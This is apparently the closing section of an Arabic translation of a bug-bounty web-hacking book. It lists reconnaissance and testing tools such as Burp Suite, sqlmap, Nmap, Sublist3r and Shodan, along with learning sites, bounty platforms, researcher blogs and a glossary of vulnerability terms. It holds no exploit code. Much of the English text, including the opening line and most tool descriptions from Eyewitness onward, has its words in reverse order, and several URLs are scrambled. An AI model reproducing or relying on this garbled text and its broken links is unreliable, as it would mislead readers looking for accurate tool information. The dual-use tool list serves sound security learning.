have could they time, that during found I vulnerabilities the found else nobody While sucked! That then, Since again. report could I if see to checked I day Every money. me cost have would which too! should you and Signal my improve to vowed I've

صيدا موقفا

# الادوات

هناك العديد من الادوات الرائعة التي تساعد الهاكرز على اكتشاف الثغرات , في هذه القسم نسرّد بعض هذه الادوات , الكثير من الادوات تقوم بعمل مسح توماتيكي لتيسير عملية البحث , ولكن هذه الطريقة ليست الافضل مقارنة بالبحث اليدوي والملاحظة الدقيقة.

نتقدم بخالص الشكر لمايكل برنس على مساهماته العظيمة في شرح الية عمل بعض الادوات.

## Suite Burp اداة

<https://portswigger.net/burp>

اداة برب هيا منصة كاملة في غاية الروعة تساعد اي مبتدء في طريقه نحو اختراق الويب, تحتوى الاداه على العديد من الادوات الرائعة , التي لاغنى عنهم لاي هاكر:

- اداة البروكسي التي تساعدك على اعتراض البيانات من والى المواقع وتعديلها
- سبايدر للبحث داخل محتويات المواقع واكتشاف الوظائف المختلفة
- سكانر لعمل بحث شامل على الثغرات داخل المواقع
- عاكس الطلبات لتعديل وتغيير الطلبات واعادة ارسالها بطريقة مستقلة
- اداة السكونسر لتحليل التوكنز المختلفة ومحاولة اكتشاف الالجوريزم او الية توليدها من اجل محاولة التنبأ بالتوكنز الجديدة
- اداة المقارنة لمحاولة ايجاد الاختلافات بين طلبات معينة او ردود

احد الهاكرز ويدعى بكي روبرتس من ولاية بوسطن الجديدة قام بعمل عدة مقاطع تعليمية لشرح كيفية استخدام اداة البرب سويت <https://vimeo.com/album/3510171>.

## Proxy ZAP برنامج

Project\_Proxy\_Attack\_Zed\_ <https://www.owasp.org/index.php/OWASP>

احد مشروعات منظمة اواسب , وهو عبارة عن برنامج مطور من قبل مجتمع كامل مفتوح المصدر شبيه تماما باداة برب , لديه الكثير من الادوات الفرعية مثل عاكس الطلبات , واداة البحث عن المسارات الشائعة , بالاضافة انه يدعم امكانية تنصيب الاضافات مثل متصفح الفيرفوكس , لذلك اذا كنت مطور او مبرمج يمكنك اضافة وظيفة جديدة, هناك الكثير من المعلومات والارشادات في موقع اواسب للبدء في هذه المشروع.

## اداة Knockpy

<https://github.com/guelfoweb/knock>

اداة نوكباي هي اداة مكتوبة بلغة البايثون مصممة خصيصة للبحث داخل سلسلة طويلة من الكلمات لايجاد اكبر قدر من النطاقات الفرعية المتاحة , وهي تساعد الهاكرز على ايجاد مساحات اكبر للهدف من اجل توسيع عملية البحث عن الثغرات. الرابط عبارة عن مستودع جيت , تم اختبار الاداة تحت مترجم بايثون الاصدار ٢٠٧٠٦ وينصحون باستخدام الذي ان اس الخاص بجوجل (8.8.8.8 | 8.8.4.4).

## اداة HostileSubBruteforcer

<https://github.com/nahamsec/HostileSubBruteforcer>

اداة رائعة من قبل الهاكر بين سادييجور ميزة هذه الاداة انها تبحث عن النطاقات الفرعية الغير مستخدمه والقابلة للاستحواذ .

## اداة Sublist3r

<https://github.com/aboul3la/Sublist3r>

اداة السبليستر هيا اداة مكتوبة من قبل هاكر مصري ويدعى احمد ابو العلا , الاداة مصممه للبحث عن النطاقات الفرعية داخل محركات البحث , تساعد الباحثين على ايجاد نطاقات فرعية من خلال البحث داخل محرك جوجل وياهو وبينج وبايدو واسك ومحركات اخرى مثل فايرستوتال.

اداة السب بروت تم دمجها مع اداة السبليستر من اجل زيادة احتمالية ايجاد كمية اكبر من النطاقات الفرعية بالاضافة الى زيادة سلسلة الكلمات المستخدم في البحث عن النطاقات , اداة السببروت من اعداد زاروك.

## crt.sh موقع

<https://crt.sh>

هو موقع لكشف النطاقات المسجلة ضمن شهادة الاتصالات المشفرة.

## SecLists

<https://github.com/danielmiessler/SecLists>

بينما لاتعتبر اداة تقنيا , ولكنها عبارة عن مستودع يحتوى على الالاف من كلمات السر واسماء المستخدمين بالاضافة لاسماء المجلدات الشائعة داخل هذا المستودع العديد من القوائم التي سوف تحتاجها في هجمات التخمين , هذا المستودع من اعداد دانييل ميسلر وجيسون هاديكس . <http://sqlmap.org> اداة ##sqlmap

هيا اداة مفتوحة المصدر مصممه لاكتشاف واستغلال ثغرات حقن قواعد البيانات , الموقع يحتوى على العديد من المميزات تتضمن دعم كامل :

- العديد من محركات قواعد البيانات مثل (e.g., Server, SQL MS PostgreSQL, Oracle, MySQL, etc.)
- ستة طرق شائعة لاستغلال قواعد البيانات مثل (e.g., -error blind, based-time blind, based-boolean UNION based, etc)
- تخمين اسماء المستخدمين , وكلمات السر المشفرة وقواعد البيانات بالاضافة الى الصلاحيات واسماء الجداول والاعمدة والكثير...

على لسان مايكل برنس , سكول ماب اداة رائعة للتأكد من وجود ثغرات قواعد البيانات بالاضافة انها توفر الكثير من الوقت .  
اداة السكول ماب مكتوبة لغة البايثون لذلك يمكن ان تعمل تحت اي بيئة..

## Nmap اداة

<https://nmap.org>

اداة اثناب هيا اداة تستخدم لفحص الشبكات والبحث عن المنافذ المفتوحة , طبقا لموقع الاداة فانها تستخدم سلسلة من عناوين الاي بي من اجل :: - معرفة الخوادم المتاحة في شبكة ما - نوعية الخدمات المستخدمة داخل الشبكة - نظام التشغيل المستخدم - نوعية الحزم وجدار الحماية المركب داخل الشبكة - والكثير...  
موقع الاداة يوفر العديد من التعليمات والارشادات حول كيفية استخدام وتنصيب الاداة.

## Eyewitness

<https://github.com/ChrisTruncer/Eyewitness>

identify and info header server some provide websites, of screenshots take to designed is EyeWitness common on running are services what detecting for tool great a It's possible. if credentials default hacking enumerate quickly to Nmap like tools other with used be can and ports HTTPS and HTTP targets.

## Shodan

<https://www.shodan.io>

to Shodan "Use can, you site, the to According "Things". of engine search internet the is Shodan .them" using is who and located are they where internet, the to connected are devices your of which discover much as learn to trying and target potential a exploring are you when helpful particularly is This possible. as infrastructure targets the about  
access quickly to you allows which Shodan for plugin Firefox handy a is this with Combined to pass can you which ports available reveals this Sometimes domain. particular a for information  
Nmap.

## CMS What

<http://www.whatcms.org>

likely the return it'll and url site a enter to you allows which application simple a is CMS What  
reason: couple a for helpful is This using, is site the System Management Content

structured is code site the how into insight you gives using is site a CMS what Knowing •  
the on them test and vulnerabilities for code the browse can you source, open is CMS the If •  
site  
and outdated be may site the possible it's CMS, the of code version the determine can you If •  
vulnerabilities security disclosed to vulnerable

## BuiltWith

<http://builtwith.com>

a on used technologies different fingerprint you help will that tool interesting an is BuiltWith  
including technologies, internet of types 18,000 over covers it site, its to According target, particular  
etc. CMS, which hosting, analytics,

## Nikto

<https://cirt.net/nikto2>

including: items, multiple for servers against tests which scanner server web Source Open an is Nikto

files/programs dangerous Potentially •  
servers of versions Outdated •  
problems specific Version •  
items configuration server for Checking •

available be not should that directories or files finding for helpful is Nikto Michiel, to According  
repo) git a of inside the or file, backup SQL old an (e.g.,

## ng-Recon

[ng-bitbucket.org/LaNMaSteR53/recon](https://ng-bitbucket.org/LaNMaSteR53/recon)

in written framework Reconnaissance Web featured full a is ng-Recon page, its to According can reconnaissance based-web source open which in environment powerful a provides It Python, thoroughly, and quickly conducted be so provides ng-Recon it, at look to want you how on depending fortunately or Unfortunately, discovery, domain sub for used be can It here, it describe adequately can't I that functionality much etc. sites, media social scraping enumeration, username discovery, file sensitive

## idb

<http://www.idbtool.com>

research, and assessments security app iOS for tasks common some simplify help to tool a is idb GitHub, on hosted It's

## Wireshark

<https://www.wireshark.com>

network your on happening is what see you lets which analyzer protocol network a is Wireshark you If HTTP/HTTPS, over communicating just isn't site a when useful more is This detail, fine in communicating just is site the if Suite Burp with stick to beneficial more be may it out, starting are HTTP/HTTPS, over

## Finder Bucket

1.1.tar.bz2\_finder\_ <https://digi.ninja/files/bucket>

used be also can It them, in files the all list and buckets readable for search will that tool cool A test can you buckets, these on - files listing to access deny but exist that buckets find quickly to How - Chapter Authentication the of 6 Example in described and CLI AWS the using writing out Buckets, S3 HackerOne hacked I

## Dorks Google

[database-hacking-db.com/google-https://www.exploit](https://www.exploit-database.com/google)

readily not information find to Google by provided syntaxes advance using to refers Dorking Google etc, loading, resource external for opportunities files, vulnerable finding include can This available,

## IPV4info.com

<http://ipv4info.com>

site, this Using (again!). Harewood Philippe to thanks about learned just I that site great a is This you give will yahoo.com entering example, for So, server. given a on hosted domains find can you servers. same the from served domains the all and range IPs Yahoo's

## GUI JD

[gui-decompiler/jd-https://github.com/java](https://github.com/java-gui-decompiler/jd)

utility graphical standalone a It's apps. Android exploring when help can which tool a is JD-GUI tool this with experience much have don't I While files. CLASS from sources Java displays that useful. and promising seems it (yet),

## Framework Security Mobile

<https://github.com/ajinabraham/Mobile-Security-Framework-MobSF>

mobile source open one-in-all intelligent, an It's hacking. mobile for useful tool another is This dynamic static, performing of capable framework testing-pen automated (Android/iOS) application testing. API web and analysis

## Plugins Firefox

<sup>vv</sup>[InfosecInstitute](#) here: available Infosecinstitute the from post the to thanks largely is list This

## FoxyProxy

in-built the improves It browser. Firefox for on-add management proxy advanced an is FoxyProxy Firefox. of capabilities proxy

## Switcher Agent User

agent, user the switch to want you Whenever browser. the in button bar tool and menu a Adds some performing while browser the spoofing in helps on add Agent User button. browser the use attacks.

## Firebug

tool, this With browser, the inside tool development web a integrates that on-add nice a is Firebug changes, of effect the see to webpage any in live JavaScript and CSS HTML, debug and edit can you vulnerabilities, XSS find to files JS analyzing in helps It

## Hackbar

XSS and injection SQL simple testing in helps It Firefox, for tool penetration simple a is Hackbar vulnerability whether test to it use easily can you but exploits standard execute cannot You holes, requests, POST or GET with data form submit manually also can You not, or exists

## Websecurify

detect easily can tool This applications, web in vulnerabilities common most detect can WebSecurify vulnerability, application web other and injection SQL XSS,

## Manager+ Cookie

cookies, about information extra shows also It cookies, new create and edit view, to you Allows etc. cookies, restore and backup once, at cookies multiple edit

## Me XSS

page, the of forms all scans It browser, a from vulnerabilities XSS reflected find to used is XSS-Me scan the After payloads, XSS defined-pre with pages selected the on attack an performs then and XSS, to vulnerable be may and page, the on payload a renders that pages the all lists it complete, is found, vulnerabilities the confirm manually should you results, those With

## Search db-Exploit Offsec

always is website This db.com.-exploit in listed exploits and vulnerabilities for search you lets This details, vulnerability and exploits latest with date-to-up

## Wappalyzer

[us/firefox/addon/wappalyzer/](https://addons.mozilla.org/en-us/firefox/addon/wappalyzer/)-https://addons.mozilla.org/en

CloudFlare, like things including site, a on used technologies the identify you help will tool This etc. Libraries, Javascript Frameworks,



# المصادر

## التعلم عبر الانترنت

### طرق اختراق تطبيقات الويب وكيفية الحماية منها

موقع مليئ بالثغرات وطرق اكتشافها يساعدك على فهم كثير من الثغرات مثل ثغرات الحقن عبر الموقع الاكسس و ثغرات الطلبات المزورة والكثير , واهم من ذلك ان الموقع مصاب بهذه الثغرات من اجل ممارسة كيفية اصطياد الثغرات يمكنك ايجاد الموقع عبر الرابط التالي: [gruyere.appspot.com-https://google](https://gruyere.appspot.com)

### Database Exploit The مواقع الثغرات

هذا ليس موقع لتعلم الاختراق , ولكنه مخزن كبير يحتوي على الاف الثغرات المكتشفه ,بالاضافه الى كود الاستغلال يجب ان تكون حريص في استخدامك قد تلحق الضرر باحد الاهداف, ولكن الالم ان تقرا محتوى الثغرة والكود لكي تفهم وتحسن مهاراتك.

### Udacity موقع

موقع رائع لتعلم اي شئ يحتوي على كورسات في كافة المجالات انصحك بتفقد الروابط التالية:

مقدمة في CSS and HTML<sup>٧٨</sup> Javascript اساسيات<sup>٧٩</sup>

## منصات برامج المكافآت

### Hackerone.com

مشروع ناجح قام بتأسيسه مجموعه من مهندسي السيكيوريتي السابقين لدى فيسبوك وجوجل يعتبر الموقع الاول في هذا المجال.

---

<sup>٧٨</sup><https://www.udacity.com/course/intro-to-html-and-css--ud304>

<sup>٧٩</sup><https://www.udacity.com/course/javascript-basics--ud804>

**Bugcrowd.com**

موقع بجكراود تم تاسيسه لمحاربة البلاك هات وصد هجماتهم قبل وقوعه , موقع رائع ويقدم مكافآت.

**Synack.com**

موقع مكافآت اخر يقدم توعيات امنييه لعملائه ولا يوظف هاكرز بدون اجراء اختبار لهم.

**Cobalt.io**

موقع سكيوريتي اخر لديه العديد من الهاكرز الاقوياء..

**مقاطع فيديو تعليميه****youtube.com/yaworsk1**

لقد قت بعمل مقابلات مع هاكرز للاستفادة منهم بلاضافه الى نشر مكتشفاتي لمساعدة المبتدئين..

**Seccasts.com**

هذا الموقع رائع لما يقدمه من مواد فيلبيه رائعه , بداية من مستوى المبتدئين حتى الاحتراف.

**كيف تخترق تطبيقات الويب**

جيسون هاديكس اخذ اكثر الهاكرز المصنفين لدى موقع بجكراود والذي قت بعمل مقابلة رقم خمسة معه ضمن برنامج بروتيبيس على قناة اليوتيوب الخاص بي , يشرح جيسون كيفية الانضمام والبدء في عالم الاختراق من خلال نشر تجاربه السابقة.

**قراءات اكثر****OWASP.com موقع**

احدى المشاريع الضخمة الخاصة بتأمين تطبيقات الويب , لديهم العديد من المشاريع الفرعية , والكثير من المقالات والوصف التفصيلي لجميع انواع الثغرات.

## Hackerone.com/hackactivity صفحة النشاط بموقع هاكر ون

العديد من الثغرات يتم نشرها من خلال هذه الصفحة ولكن الكثير من تفاصيل الثغرات لا يتم نشرها , يمكنك استخدام السكريبت الخاص بي من اجل معرفة كل التقارير التي تم نشرها . <https://github.com/yaworsk/hackerone> - (scrapper).

## #infosec Twitter هاشتاج

هاشتاج في غاية الروعه يشمل كل المقالات والتغريدات الخاصة بالثغرات المكتشفة بالاضافة الى روابط تشمل مقالات تفصيلية لهذه الاكتشافات.

## @disclosedh1 Twitter حساب

حساب غير رسمي يقوم بنشر جميع التحديثات الخاصة بالثغرات المكتشفة والمنشورة على موقع هاكر ون.

## Handbook Hackers Application Web كتاب

احد افضل الكتب على الاطلاق من تاليف المطور الخاص ببرنامج burp.

## طرق اصطياد الثغرات

هذه عبارة عن مستودع بموقع جيت هب مكتوب بلغة الماركدون , يشرح فيها جهاد هادكس احد ضيوف البرنامج الخاص بي كيفية اصطياد الثغرات , والطرق التي يتبعها افضل الهاكرز في اختراق تطبيقات الويب. <https://github.com/jhaddix/tbhm>.

## مدونات في غاية الاهمية

## philippeharewood.com موقع

مدونة خاصة بهاكر رائع اكتشف العديد من الثغرات بموقع فيسبوك , من الرائع حقا انني قمت بعمل مقابلة مع فيلب في شهر ابريل , لقد قرأت كل منشور على موقع فيلب , حقا انه زكي فعلا.

## صفحة فيليب على فيسبوك - www.facebook.com/phwd-113702895386410

هذه الصفحة تنشر العديد من ثغرات الفيسبوك المكتشفة.

**fin1te.net مدونة**

مدونة خاصة بالهاكر جاك ويتون , المصنف ضمن افضل ثاني هاكر لدى موقع فيس بوك , جاك لا يكتب كثيرا ولكن عندما يفعل تكون مقالاته في غاية الروعه والتفصيل.

**NahamSec.com موقع**

مدونة خاصة بالهاكر المعروف بن ساديجبور الذي مصنف ضمن افضل ٣٠ هاكر لدى موقع هاكر ون , معظم المقالات تم ارشفتها ولكنها موجودة على الموقع بالفعل.

**securityguard.com-blog.it مدونة**

مدونة خاصة بالهاكر المعروف باتريك فيهرنباش الذي وجد العديد من الثغرات بعضها تم تدوينه بهذا الكتاب , من الجدير بالذكر انه تم عمل مقابلة مع باتريك خلال برنامج tips. pro hacking the

**blog.innerht.ml مدونة**

احدى المدونات الرائعه صاحبها هو الهاكر المعروف بموقع هاكر ون الذي يسمى فايل ديسكريبتور , هذا الهاكر صاحب النصيب الاعلى في المكافآت الخاصة بموقع تويتر.

**blog.orange.tw مدونة**

مدونة لهاكر مصنف طبقا لديفكون , هذه المدونة تحتوي على العديد من المصادر لتعلم اختبار اختراق تطبيقات الويب.

**Portswigger مدونة**

احدى افضل المدونات على الاطلاق , وهي مدونة خاصة بمطوري برنامج burp. ينصح بها كثيرا

**Nvisium مدونة**

مدونة خاصة بامن المعلومات. تنشر العديد من الابحاث الجيدة مثل ثغرات تنفيذ الاكواد بمنصة الريلز , بالاضافة الى ثغرات موجودة بمنصة فلاسك , التي تم نشرها قبل اسبوعين من ايجاد ثغرت تنفيذ الكود بموقع اوبر.

**blog.zsec.uk مدونة**

الهاكر صاحب التصنيف الاول لموقع بورن هب طبقا لتاريخ 7 June, 2016.

## brutelogic.com.br موقع

مى بروت , هذه الهاكر له تاريخ كبير من اكتشافات ثغرات الاكسس. [/https://www.openbugbounty.org/researchers/Brute](https://www.openbugbounty.org/researchers/Brute).

## Crowd Bug مدونة

يقوم موقع بيجكراود بنشر مقالات في غاية الروعة من اجل تنمية مهارات الهاكرز بالاضافة لعمل مقابلات مع بعض الهاكرز الاقوياء للاستفادة من خبراتهم , جادي هاديكس احد هؤلاء الهاكرز يمكنك ايجاد مقالاته في هذه المدونة.

## HackerOne مدونة

ينشر موقع هاكر ون العديد من المقالات والاكتشافات الجديدة , وتقنيات حديثة لاصطياد الثغرات كما ينبه المستخدمين بالوظائف الجديدة المركبة حديثة من اجل اختبار اختراقها.

## مقالات

- <https://www.gracefulsecurity.com/path> - Linux Sheet Cheat Traversal Path
- <https://www.gracefulsecurity.com/xxe> - XXE
- <https://html5sec.org/> - Sheet Cheat Security HTML5
- <http://brutelogic.com.br/blog/cheat> - Sheet Cheat XSS Brute
- <http://polyglot.innerht.ml/> - Polyglots XSS
- <http://pentestmonkey.net/cheat-sheet-cheat-injection-sql> - Sheet Cheat Injection SQL MySQL

## الخلاصة

### الهاكر صاحب القبعة السوداء

الهاكر صاحب القبعة السوداء هو ذلك الشخص الذي يلحق الاضرار وينتهك خصوصية امن المعلومات الخاصة بالآخرين لسبب ما شخصي او سياسي من اجل كسب مادي او انتقام شخصي يمكنك قراءة كتاب جريمة الامن الامعلوماتي لراو برت مور بعام ٢٠٠٥. هؤلاء الاشخاص معروفين ايضا بمسمى الكراكرز وهم الاشخاص الذين يقوموا بافعال غير شرعية من اجل تدمير او تعديل او سرقة البيانات , عكسهم الهاكرز اصحاب القبعة البيضاء.

### ثغرات الفيض

تحدث ثغرات الفيض عندما يقوم تطبيق ما بكتابة بيانات في مكان ما اكثر حجم الذاكرة المحدد لهذا المكان . ونتيجة لذلك ينتهي الحال بان يستعمل البرنامج مساحة اضافية في كتابة البيانات مما يعتبر استخدام لمساحات غير مسموح له به .

### برامج المكافآت المالية

هي عبارة عن برامج تقوم فيها الشركات بتوظيف الهاكرز والدفع لهم مقابل اكتشافاتهم اشهر مواقع المكافآت الامنية هما هاكرون وبجكراود.

### تقرير الهاكر

هو عبارة عن وصف لثغرة ما موجودة باحدى البرامج او الخدمات يحتوى على تعريف وتلخيص لكل التفاصيل المتعلقة بالثغرة يقوم بكتابته الهاكر المكتشف للثغرة.

### ثغرات حقن الاسطر

تحدث هذه الثغرات عندما يقوم مستخدم سيئ بمحاولة حقن سطر جديد داخل الهيدرز الموجودة في الرد الناتج عن الركوست , وعادة تسمى هذه الثغرات بتقسيم الرد, لان المهاجم يستطيع ان يقسم الهيدرز لنصفين مما يجعل النصف الثاني موجود داخل محتوى الصفحة المعروضة.

## ثغرات الطلبات المزورة

تحدث هذه الثغرات عندما يسمح الموقع او التطبيق المصاب للمواقع الاخرى بعمل طلبات وتنفيذها بنجاح عبر مواقع اخرى بدون قصد من المستخدم , يشترط في حدوث هذه الثغرات , ان يكون المستخدم مسجل دخوله بالفعل.

## ثغرات الحقن عبر المتصفح

تحدث هذه الثغرات عندما يقوم موقع ما بارسال كود خبيث الى متصفح المستخدم , قد يتسبب هذا الكود في افعال متعددة مثل سرقة الجلسة الخاصة بالمستخدم.

## حقن اكواد الاتش تي ام ال

تسمى ايضا هذه الثغرات بالتشويه الوهمي , حيث يستطيع المهاجم حقن اكواد اتش تي ام ال تتسبب في تغيير مظهر الموقع , والسبب في ذلك عدم تحقق الموقع من مدخلات المستخدم.

## Pollution Parameter HTTP

تحدث هذه الثغرات عندما يقوم موقع مصاب باخذ احدى مدخلات المستخدم وعمل طلب اتش تي بي , بدون التحقق من هذه القيمة..

## ثغرات تقسيم الاستجابة

هو مسمى اخر لثغرات حقن الاسطر , حيث يستطيع المهاجم حقن هيدر داخل الاستجابة القادمة من السيرفر.

## ثغرات افساد الذاكرة

افساد الذاكرة هو تكتيك يستخدم من اجل اختراق التطبيق المصاب عن طريق اجبار الكود على تنفيذ افعال غير مرغوب فيها. تكون هذه الثغرات مشابهة لثغرات الفيض .

## ثغرات اعادة التوجيه

تحدث ثغرات اعادة التوجيه عندما يقوم تطبيق ما باستخدام مدخل من المستخدم , واعادة توجيهه لهذا المدخل بدون التحقق من قيمته.

## اختبار الاختراق

هي عملية مهاجمة برمجيات الكمبيوتر للبحث عن نقاط الضعف, من اجل الوصول الى بيانات حساسة او خاصة . تشمل هذه العملية اشخاص مختصون ربما يكونوا موظفي بالشركة او اشخاص من خارجها.

## باحثي الامني المعلومات

يسموا ايضا تحت اسم الهاكرز اصحاب القبعة البيضاء , وهو اي شخص يقوم باختبار او البحث داخل تطبيق او احدي البرمجيات ومحاولة اكتشاف نقاط الضعف بها , عادة يكون الباحث مبرمج ما , او مدير نظام , او ربما يكون صاحب وظيفة اخرى.

## فريق الاستجابة

هو فريق من الافراد المختصين بمعالجة الثغرات المكتشفة باحدى البرامج او الخدمات , عادة يكون الفريق عبارة عن مبرمجين لدى الشركة او مهندسي امن المعلومات , او مجموعه من المتطوعين.

## تحميل المسؤولية

هي عملية الابلاغ عن الثغرات المكتشفة وعدم استغلالها في انتهاك مبادئ امن المعلومات والخصوصية , واعطاء الفريق فرصة ومزيد من الوقت لمعالجة الثغرات الامنية , قبل نشر التقرير الخاص بها..

## الثغرة الامنية

الثغرات الامنية هي تلك الاخطاء التي تتيح لمهاجم ما بعمل افعال تتسبب في انتهاك مبادئ امن المعلومات او التدخل في خصوصيات الاخرين . الخطا الذي يتسبب في اعطاء صلاحيات اكثر من اللازم هيا ثغرة امنية . ثغرات التصميم الاولية التي تتسبب في انتهاك مبادئ امن المعلومات والاساليب المتبعة قد تعتبر ثغرات امنية .

## تنسيق مناقشة الثغرات

هي عملية تنظيم مناقشة لتفاصيل الثغرة المكتشفة , تكون الاطراف المشاركة في هذه المناقشة اولا مكتشف الثغرة ثانيا الشركة المبلغ اليها عادة يكونوا مهندسي الامن المعلومات او اعضاء الفريق مثل موقع هاكرون , واحيانا يكون هناك اطراف ثالثة لها علاقة بالبرمجيات المصابة.

## الكشف عن الثغرات

الكشف عن الثغرات هي عملية نشر تقرير مفصل يحتوي على كل المعلومات والتفاصيل الخاصة بالثغرة المكتشفة , ليس هناك اي ارشادات لكيفية كتابة تقرير للكشف عن الثغرات , ولكن برامج المكافات تنشر ارشادات لكيفية كتابة تقرير صالح.

## الهاكر صاحب القبعة البيضاء

الهاكر صاحب القبعة البيضاء هو ذلك الهاكر الذي تكون وظيفته الاساسية التأكد من سلامة امن المعلومات الخاصة بالمؤسسة , عادة يسمى هؤلاء الهاكرز بمختبري الاختراق , وعكسهم الهاكرز اصحاب القبعة السوداء..